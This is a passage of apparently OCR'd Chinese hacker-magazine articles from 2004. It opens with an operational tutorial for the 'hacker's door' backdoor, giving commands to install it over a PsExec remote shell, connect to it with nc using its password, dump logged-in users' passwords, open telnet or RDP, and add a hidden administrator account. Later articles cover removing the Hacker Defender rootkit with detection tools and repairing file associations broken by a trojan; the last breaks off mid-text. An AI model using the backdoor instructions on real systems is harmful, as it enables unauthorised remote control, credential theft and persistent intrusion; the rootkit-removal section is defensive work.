用PsExec.exe获得远程执行cmd命令的shell。在远程执行如下命令来安装后门：

C:\WINNT\system32> rundll32 hkdoordll,DllRegisterServer

这样就可以安装成功了。

三、卸载后门

命令格式（图5）：

rundll32 hkdoordll,DllUnRegisterServer [连接密码] [感染的文件或进程] [感染方式]

图5中划线命令行里的“qinni520”是连接密码，必须正确，否则不能卸载。其它的参数同安装意义差不多，它根据安装的方法来卸载后门，图5中划线的命令意思是把后门从conime.exe卸掉。

如果你的安装方式不同，就要采取相应的卸载命令。

rundll32 hkdoordll,DllUnRegisterServer qinni520

上面就是把后门从services.exe进程中卸掉，同时修复被感染的services.exe文件。

rundll32 hkdoordll,DllUnRegisterServer qinni520 lsass.exe

上面的命令是把后门从lsass.exe进程中卸掉，同时修复被感染的lsass.exe文件。

rundll32 hkdoordll,DllUnRegisterServer qinni520 c:\winnt\explorer.exe

上面的命令是把后门从explorer.exe进程中卸掉，同时修复被感染的explorer.exe文件。

卸载成功或失败信息在system32\system.log里有记录。图5中可看到“The backdoor is uninstalled successfully!”（最下面圈中的部分），就说明卸载成功。

四、连接使用后门

用nc连接被安装后门的机器的任意一个打开的端口，这个端口必须开放且能连接上。下面我们用139端口做例子，然后输入NCLOGIN 连接密码，连接密码是qinni520。支持多个连接，目前最多3个。

用nc连接后门，我这里连接的是139端口。格式如图6。

连接成功后会有图7所示的提示：

按照提示我们可用“?”来得到命令列表。下面我们就来简单介绍一下各个命令及其功能：

?	得到命令列表和一些使用帮助信息
hdver	获得hacker's door 的版本信息
findpass	获得所有当前登录用户的密码
open3389	开3389终端服务，加“/r”参数可重起系统
opentelnet [port]	开telnet服务，默认为23端口
pslist	获得远程机器的进程列表，包括pid值和进程名称
pskill [pID]	结束进程，要写出该进程的pid值，可用pslist来获得
getsysinfo	获得远程机器的系统信息
shutdown [/r]	重启系统
openshell	开命令行窗口
exitshell	退出后门程序
winexec [command]	不开命令行窗口执行命令

我们就以findpass为例演示一下。使用命令格式：findpass

查找当前登录用户的密码会看到图8所示的效果。

下面我们来不开命令行窗口执行命令，加一个用户名为“gzx”的管理员用户（图9）。

```
D:\WINDOWS\system32\cmd.exe
D:\WINDOWS\system32>rundll32 hkdoordll,DllUnRegisterServer qinni520 conime.exe 1

D:\WINDOWS\system32>type system.log
10/19/2004 17:33:39 1-0
Uninstall step 1
10/19/2004 17:33:39 1-0
Uninstall step 2
10/19/2004 17:33:40 1-0
Uninstall step 3
10/19/2004 17:33:40 1-0
closehandle
10/19/2004 17:33:40 1-0
Recv exit event,the backdoor exited!
10/19/2004 17:33:41 1-0
Modth.Flag=1,Modth.ModifyModth=1,Modth.StartModth=1.          Param[0]=conime.
exe,Param[1]=hkdoordll.dll,Param[2]=DllUnregisterServer
10/19/2004 17:33:41 1-0
Freeing "hkdoordll.dll":
10/19/2004 17:33:41 1-0
Released (0x10000000)

10/19/2004 17:33:41 1-0
The backdoor is uninstalled successfully!

D:\WINDOWS\system32>
```

图5

```
D:\WINDOWS\System32\cmd.exe - nc 192.168.0.3 139
D:\WINDOWS\system32>nc 192.168.0.3 139
nclogin qinni520
```

图6

```
D:\WINDOWS\System32\cmd.exe
      This is the server of hacker's door made by yyt_hac.
Welcome to http://www.yythac.com,use '?' to get command list

HKDOOR>
```

图7

```
D:\WINDOWS\System32\cmd.exe
HKDOOR>findpass
The session:0 login information is:
Domain:TWIST,User:summer,Password:qinni520
```

图8

```
D:\WINDOWS\System32\cmd.exe
HKDOOR>winexec "net user gzx /add"
The command execute sucessfully!
HKDOOR>winexec "net localgroup administrators gzx /add"
The command execute sucessfully!
HKDOOR>
```

图9

winexec "net user gzx /add" 加一个gzx的用户

winexec "net localgroup administrators gzx /add" 把gzx用户加入管理员组

其他功能使用方法类似，这里就不多说了。在技巧上我们可使用“批处理+rar”的方法打造“打开自运行后门”（具体方法请参考《黑客X档案》2004年7期的“极品木马—赤兔rmtSvc&vIDC”一文）。

这款后门就先介绍到这里，有什么问题可到X档案的BBS上一起讨论（http://www.hackerxfiles.net/bbs），有什么好的经验也可以一起交流交流！

（后门hacker's door光盘收录）



黑客守卫者清除方法

DKING

关于ROOTKIT，相信玩HACK技术的朋友一定很清楚，这是来自于LINUX下的词语——用作获得系统root访问权限的工具。实际上，rootkit是攻击者用来隐藏自己的踪迹和保留root访问权限的工具。通常，攻击者通过远程攻击获得root访问权限，或者首先密码猜测或者密码强制破译的方式获得系统的访问权限。进入系统后，如果他还没有获得root权限，再通过某些安全漏洞获得系统的root权限。接着，攻击者会在侵入的主机中安装rootkit。

今天我们要清除的是NT系统下的ROOTKIT，一个修改系统内核级别的后门HackerDefender，中文名字叫做“黑客守卫者”，它是如今Windows下最高级别的后门之一，被HACK朋友们非常广泛的使用着，所以如何清除它成为了一个被大家经常讨论的问题，相信部分老鸟已经练就了一身清除它的本领，但是作为一些新手和广大普通技术人员，恐怕就没那么多时间来研究它了，我今天就来介绍一些清除它的方法。

1.手功检测（所需工具Kernel PS v0.4）

Kernel PS v0.4，作者是大名鼎鼎的zzzEVAzzz，程序包括knlps.exe和knlps.sys两部分，这两部分在使用时一定要在同一个目录里，它支持：Win2k pro/server build 2195，WinXP build 2600，Win2003 build 3790系统，在NT下我没有测试，希望有条件的朋友测试一下。

在cmd.exe命令行环境下，切换目录到knlps所在目录。

knlps -l　列举进程

knlps -k pid　终止指定pid的进程

这个工具不仅可检查出“黑客守卫者”，还可以检测出其他的ROOTKIT，可以说是功能非常强大，完全适合替换掉著名PSTOOLS系列软件里的pslist和pskill。

下面我们用pslist和Kernel PS分别检测中了“黑客守卫者”的机器的系统进程，可以看出Pslist完全检测不出“黑客守卫者”的存在，可见“黑客守卫者”的强大和危险。如图1，这是PSLIST检测出来的系统进程，我们完全看不到有“黑客守卫者”073版的HXDEF073进程。

```
I:\>pslist

Pslist 1.23 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for LEGEND-M3YJWW61:

Name          Pid Pri Thd  Hnd   Mem   User Time    Kernel Time   Elapsed Time
Idle            0   0   1    0    20  0:00:00.000  0:46:09.203   0:00:00.000
System          4   8  54  249   300  0:00:00.000  0:00:04.546   0:00:00.000
smss          492  11   3   21   468  0:00:00.015  0:00:00.468   0:49:15.032
csrss         552  13  12  363  9476  0:00:01.078  0:00:06.531   0:48:51.860
winlogon      576  13  20  457  3320  0:00:00.750  0:00:01.546   0:48:49.720
services      620   9  16  257  3616  0:00:00.562  0:00:01.468   0:48:47.579
lsass         640   9  21  298  1224  0:00:00.484  0:00:00.625   0:48:47.501
svchost       800   8  10  230  3852  0:00:00.109  0:00:00.125   0:48:45.345
svchost       872   8  51  956 15496  0:00:01.109  0:00:01.218   0:48:45.095
svchost       972   8   5   57  2640  0:00:00.031  0:00:00.031   0:48:43.751
svchost       984   8   6   89  3432  0:00:00.015  0:00:00.031   0:48:43.610
nvsvc32      1312   8   4   69  3472  0:00:00.015  0:00:00.140   0:47:37.360
svchost      1396   8   5   98  3040  0:00:00.093  0:00:00.078   0:47:36.610
Explorer      520   8  17  578 11140  0:00:19.062  0:00:34.875   0:42:02.079
CTMIX32       692   8   2   25  3296  0:00:00.015  0:00:00.078   0:41:59.735
Amoumain      960   8   6   69  4240  0:00:00.671  0:00:01.484   0:41:58.110
RavMon       1052   8   9   63  6004  0:00:00.078  0:00:00.281   0:41:57.798
HDDGMon      1120   8   2   35  4556  0:00:00.062  0:00:00.140   0:41:57.188
ctfmon        756   8   2   57  3676  0:00:00.031  0:00:00.093   0:41:56.657
KAVPF        1340   8   9  125  8172  0:00:00.140  0:00:00.296   0:41:51.829
Integrator   1592   8   2  106  8024  0:00:00.687  0:00:01.453   0:41:44.516
WINWORD      1036   8  11  385 35788  0:00:47.015  0:00:31.859   0:39:30.157
DPEngine      348   8   4   86  9952  0:00:00.140  0:00:00.250   0:39:25.845
NOTEPAD      1588   8   2   43  4840  0:00:00.265  0:00:00.484   0:34:16.079
MyIE         1868   8   8  262 14828  0:00:03.437  0:00:03.312   0:26:56.016
NOTEPAD      2040   8   2   43  4956  0:00:00.328  0:00:00.609   0:11:46.046
cmd           816   8   2   22  2280  0:00:00.015  0:00:00.093   0:00:21.343
conime       1752   8   2   27  3572  0:00:00.031  0:00:00.062   0:00:21.062
pslist        136  13   3   81  2372  0:00:00.015  0:00:00.062   0:00:00.203

I:\>
```

图 1

图2是Kernel PS v0.4的检测抓图，我们可以清楚的看到系统中多了一个HXDEF073进程——“黑客守卫者”073版的进程，它的PID是1048，我们用-K1048参数杀死了它。

```
F:\WINDOWS\System32\cmd.exe
 PID   Name               Path
 ---   ----               ----
   4   System
 492   smss.exe           \SystemRoot\System32\smss.exe
 552   csrss.exe          \??\F:\WINDOWS\system32\csrss.exe
 576   winlogon.exe       \??\F:\WINDOWS\system32\winlogon.exe
 620   services.exe       F:\WINDOWS\system32\services.exe
 640   lsass.exe          F:\WINDOWS\system32\lsass.exe
 800   svchost.exe        F:\WINDOWS\system32\svchost.exe
 872   svchost.exe        F:\WINDOWS\System32\svchost.exe
 972   svchost.exe        F:\WINDOWS\System32\svchost.exe
 984   svchost.exe        F:\WINDOWS\System32\svchost.exe
1312   nvsvc32.exe        F:\WINDOWS\System32\nvsvc32.exe
1396   svchost.exe        F:\WINDOWS\System32\svchost.exe
 520   Explorer.EXE       F:\WINDOWS\Explorer.EXE
 692   CTMIX32.EXE        F:\Program Files\Creative\Audio\PROGRAM\CTMIX32.EXE
 960   Amoumain.exe       F:\PROGRA~1\A4Tech\Mouse\Amoumain.exe
1052   RavMon.exe         F:\program files\rising\rav\RavMon.exe
1120   HDDGMon.exe        F:\program files\YuanZhi\Recovery Genius\WinNT\HDDGMon.
exe
 756   ctfmon.exe         F:\WINDOWS\System32\ctfmon.exe
1340   KAVPF.exe          F:\Program Files\Kaspersky Lab\Kaspersky Anti-Hacker\KA
VPF.exe
1592   Integrator.exe     F:\WINDOWS\Integrator.exe
1036   WINWORD.EXE        F:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
 348   DFEngine.exe       F:\PROGRA~1\COMMON~1\!Sunv\TRANSE~1\DFEngine.exe
1588   NOTEPAD.EXE        F:\WINDOWS\NOTEPAD.EXE
1868   MyIE.exe           G:\INTERNET\MYIE2\MyIE.exe
2040   NOTEPAD.EXE        F:\WINDOWS\NOTEPAD.EXE
 816   cmd.exe            F:\WINDOWS\System32\cmd.exe
1752   conime.exe         F:\WINDOWS\System32\conime.exe
 868   RdfSnap113.exe     F:\Program Files\supersoft\RdfSnap 1.13\RdfSnap113.exe
1048   hxdef073.exe       I:\黑客守卫者清除方法\hxdef073.exe
2004   knlps.exe          I:\knlps\knlps.exe

I:\knlps>knlps -t 1048
Kernel PS v0.4
write by zzzEVAzzz
Usage: knlps -l|-k pid

I:\knlps>knlps -k 1048
Kill process (pid 1048) successfully.

I:\knlps>
```

图 2

然后我们到它的目录里I：\，黑客守卫者清除方法：删除hxdef073.exe和它同名的INI文件就可以清除这个危险的“黑客守卫者”，当然，现在也不能说是彻底的清除了这个东东，因为它在系统服务里有启动项，现在我们打开注册表搜索“黑客守卫者”的进程hxdef073.exe，找到以后删除它（图3），这样就完美的清除了“黑客守卫者”。




图 3

2.工具清除（所需工具Rootkit Detector v0.3）

Rootkit Detector v0.3是http://www.3WDesign.es出的非常好的ROOTKIT清除软件，它有着非常强大的检测功能和清除功能，可以发现现在几乎所有的危险进程和隐藏服务，现在可以完美支持清除的ROOTKIT有：AFX Rootkit 2003、Hacker Defender、He4HookInv、Rkit (Backdoor.W32/ASW)、NT Rootkit _root_。

它的命令参数是：

rkd.exe

—v — 检查不正当信息.

—m — 获得文件 MD5 值.

这是一个非常简单的 ROOTKIT 后门清除工具，在 CMD 下执行就可以完全检测整个系统中存在的不正当进程，比如 Hidden Process 隐藏的进程和 Hidden Services 隐藏的服务，甚至包括可疑的后门和病毒都可以被检测出来（图 4）。看看，多强大，甚至把瑞星的内参进程监控也给查了出来。




图 4

现在我们执行"黑客守卫者"，看看 Rootkit Detector v0.3 会不会检查出来并且清除它？看到了吗，非常完美的清除了"黑客守卫者"的进程 hxdef078 并且报告了它的 MD5 值（图5），非常方便，并且很合适广大新手使用。




图 5

因为时间的关系，我只能这样简简单单的介绍一点 Windows 下的 ROOTKIT 清除方法，希望对广大新手和管理员有所帮助，但是我们不能等到已经被攻陷以后再做修补，所以大家应该勤快的给系统修补 BUG 并且使用杀毒软件，好了，今天就到这里了。

（文章中所涉及的软件：knlps、Rootkit Detector v0.3、黑客守卫者、pslist.exe 在本期光盘中已经收录）

轻松解决由于木马导致的文件关联出错

飘雪

在尝试使用黑客软件尤其是木马时，难免要在自己的电脑上做试验，对于那些新出现的木马，我们也不是很熟悉，于是就会导致出现各种我们不愿意看到的问题。其中文件关联出错是比较常见的，对我们的电脑正常运行非常严重，下面笔者以实例的形式为大家介绍由于因各种原因导致文件关联出错时如何解决问题。

故障的表现一

一次，由于某种需要，笔者在本机上测试运行了"密码XX"（窃密软件）这款黑客工具，激活了其生成的服务器端，如图1，但测试完成后，需要卸载时却出现了问题。




图 1

开始，笔者下载使用了该软件作者主页提供的"密码XX"卸载程序，但未成功删除程序。而后，笔者驱"猫"上网在Google搜索引擎中尝试搜索其卸载方法，但可惜因该软件推出时间不长，亦不为大家所熟知，所以尚未有专杀工具或他人总结的删除方法。此种情况下，笔者只好联系到软件作者，希望其提供卸载方法（在此略过XXX字商谈过程），但结果也不尽如人意。总之，最后笔者只好自己尝试删除此黑软了。经过一番分析，进入系统盘的 Windows 文件夹中删除了"XXX.exe"服务器端木马的主程序。但此后，问题也就接踵而来了，当笔者试图启动任何 EXE 可执行程序时，均会弹出类似图 2 所示对话框，据此提示可能是文件名错误，但事实上并非如此。

